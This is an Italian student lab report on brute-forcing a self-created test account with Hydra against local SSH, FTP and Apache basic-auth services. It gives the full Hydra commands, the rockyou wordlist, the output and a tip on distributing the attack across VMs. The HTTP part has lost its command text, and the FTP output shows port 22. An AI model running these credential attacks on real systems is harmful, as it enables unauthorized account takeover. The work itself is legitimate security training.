

Esercizio_S6_L5_Hydra

Consegna

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Svolgimento

Ho deciso di svolgere l'esercizio utilizzando esclusivamente la VM di Kali Linux, simulando quindi l'attacco direttamente sul `localhost` tramite l'uso di Hydra.

Preparazione Target

Per prima cosa è stato necessario creare un nuovo utente tramite comando `adduser` seguito dal nome richiesto nella consegna; fatto ciò ci verrà richiesto di configurare la password, che in questo caso doveva essere `testpass`, assieme ad alcuni altri parametri opzionali di cui ho compilato solamente il nome:

```
(kali㉿kali)-[~]  
$ sudo adduser test_user  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []: Test  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y
```

Ho poi proseguito startando il servizio ssh tramite il comando **sudo service ssh start** e successivamente ne ho testato il funzionamento collegandomi al servizio utilizzando il nuovo account creato in precedenza:

ssh test_user@192.168.1.100

```
(kali㉿kali)-[~]
└─$ ssh test_user@192.168.1.100
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established.
ED25519 key fingerprint is SHA256:1TsZ0wNY6BlcaUYtUoIZHWL6LZSLbCC/w0HridF1Wuc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.100' (ED25519) to the list of known hosts.
test_user@192.168.1.100's password:
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
└─(test_user㉿kali)-[~]
└─$
```

Preparazione Hydra

Per prima cosa ho creato un file di testo contenente una lista di nomi utente da testare durante l'attacco, inserendo tra questi anche l'utente **test_user** precedentemente configurato.

```
File Actions Edit View Help
GNU nano 8.4
Mirco
Marco
Giacomo
Francesco
admin
Admin
root
ciao
test_user
lucia
Andrea
sonolo
prova
test
btxjjmyb
dnjwqggg
eyibwsy
gowedmug
lwjuuqve
mkkudhin
nhaoptje
nvnrpulq
oyguzfng
pahvylum
qfylvzcr
qnzpcya
sorefhzd
swquvkvw
umcogdyz
vqiqlszj
wdgpydwt
wzuqntkr
ymxknabt
zgknurw
```

Per la lista di password ho deciso di utilizzare la wordlist **rockyou.txt**, una delle più note e utilizzate in ambito di penetration testing.

La scelta è ricaduta su **rockyou.txt** dopo aver verificato la presenza della password **testpass** al suo interno, utilizzando il seguente comando:

grep -Fx "testpass" /usr/share/wordlists/rockyou.txt

Questo controllo ha confermato che la password era effettivamente presente nella lista, rendendola adatta per il test di cracking con Hydra.

Cracking Credenziali Servizio SSH

Successivamente possiamo avviare il processo per il Brute force del servizio ssh tramite Hydra.

hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.1.100 -t 4 ssh

```
(kali@kali)-[~/Desktop]
$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.1.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 06:07:13
[DATA] max 2 tasks per 1 server, overall 2 tasks, 48770956 login tries (l:34/p:14344399), ~243854783 tries per task
[DATA] attacking ssh://192.168.1.100:22/
```

Dopo diverse ore il processo termina ed abbiamo il risultato: hydra è riuscito a validare le credenziali che cercavamo.

```
[22][ssh] host: 192.168.1.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
```

Cracking Credenziali servizio FTP

Per testare e fare ulteriore pratica con Hydra ho poi installato vsftpd per avviare un server FTP:

```
(kali@kali)-[~/Desktop]
$ sudo apt update
$ sudo apt install vsftpd -y
Ign:1 http://http.kali.org/kali kali-rolling InRelease
```

Ho poi startato il server FTP:

```
(kali@kali)-[~/Desktop]
$ sudo service vsftpd start
```

Ed ho infine avviato nuovamente Hydra, stavolta utilizzando una lista di psw minore ed un unico username contenuto all'interno dello stesso file precedente. Ho dunque aggiunto altresì il parametro -V per avviare il programma in modalità verbose e vedere passo a passo i test eseguiti dal tool:

```
(kali@kali)-[~/Desktop]
$ hydra -L users.txt -P password.txt 192.168.1.100 -t 3 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 08:26:33
[DATA] max 3 tasks per 1 server, overall 3 tasks, 6 login tries (l:1/p:6), ~2 tries per task
[DATA] attacking ftp://192.168.1.100:21/
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "ciao" - 1 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "test" - 2 of 6 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "prova" - 3 of 6 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "admin" - 4 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "root" - 5 of 6 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "testpass" - 6 of 6 [child 2] (0/0)
[22][ftp] host: 192.168.1.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 08:26:40
```

Cracking Credenziali HTTP

Terminiamo la simulazione con il cracking delle credenziali su un servizio HTTP;

Per l'occasione ho deciso di utilizzare apache2, webserver che avevo già installato in precedenza.

```
(kali㉿kali)-[~/Desktop]
$ sudo service apache2 start
```

Proseguo creando una cartella test all'interno di `/var/www/html/`

```
(kali㉿kali)-[~]
$ sudo mkdir /var/www/html/test
[sudo] password for kali:
```

Ed ho infine creato l'utente all'interno del webserver tramite comando

`sudo htpasswd -c /etc/apache2/.htpasswd test_user`

```
(kali㉿kali)-[~]
$ sudo htpasswd -c /etc/apache2/.htpasswd test_user
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
New password:
Re-type new password:
Adding password for user test_user
```

Implemento poi, inserendo il codice sottostante all'interno del file di configurazione di apache2, un metodo di autenticazione per il webserver.

`sudo nano /etc/apache2/sites-enabled/000-default.conf`

```
GNU nano 2.9.4
VirtualHost *:80
<Directory /var/www/html/test>
  AuthType Basic
  AuthName "Restricted Access"
  AuthUserFile /etc/apache2/.htpasswd
  Require valid-user
</Directory>

# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com


ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn


ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "addisconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```


Riavviamo poi il servizio apache2 affinché rielabori le modifiche attuate.



Ed infine creiamo un semplicissimo file html che mostri un messaggio "Access Granted" qualora si acceda alla pagina web.



Eseguiamo nuovamente il comando di Hydra come fatto in precedenza variando ovviamente il servizio target:



Notiamo nuovamente che **hydra** riesce a lavorare anche con http, dimostrando dunque una grande versatilità!

Precisazioni finali

Per ridurre drasticamente il tempo necessario per completare l'attacco di tipo brute-force, è possibile distribuire il carico di lavoro su più macchine virtuali.

In particolare, si possono creare istanze VM aggiuntive che condividono la lista di password da testare, suddividendola in porzioni distinte.

Ogni macchina può quindi eseguire una parte dell'attacco in parallelo, permettendo così di accelerare significativamente il processo di cracking.

Questo approccio simula un attacco distribuito (Distributed Brute Force) e si dimostra particolarmente efficace in ambienti controllati.

Terminiamo il tutto spegnendo i servizi tramite comando:

```
sudo service ssh stop  
sudo service svftp stop  
sudo service apache2 stop
```

E rimuovo infine l'utente creato allo scopo del test:

```
sudo deluser --remove-home test_user
```

Conclusioni

L'esercizio ha dimostrato l'efficacia (e i limiti) di un attacco brute-force tramite Hydra su diversi servizi di rete (SSH, FTP, HTTP).

L'uso della wordlist [rockyou.txt](#) ha evidenziato l'importanza di:

- Ottimizzare le liste di password, evitando wordlist enormi se non necessario.
- Valutare l'impatto del numero di thread (-t) sull'efficienza dell'attacco.
- Conoscere le configurazioni dei servizi target (es. tipo di autenticazione HTTP).

L'attacco ha avuto esito positivo in tutti i casi, con identificazione corretta delle credenziali.

Questo laboratorio ha permesso di comprendere:

- l'importanza di usare password robuste.
- il funzionamento degli attacchi a dizionario.
- l'uso corretto di strumenti come Hydra.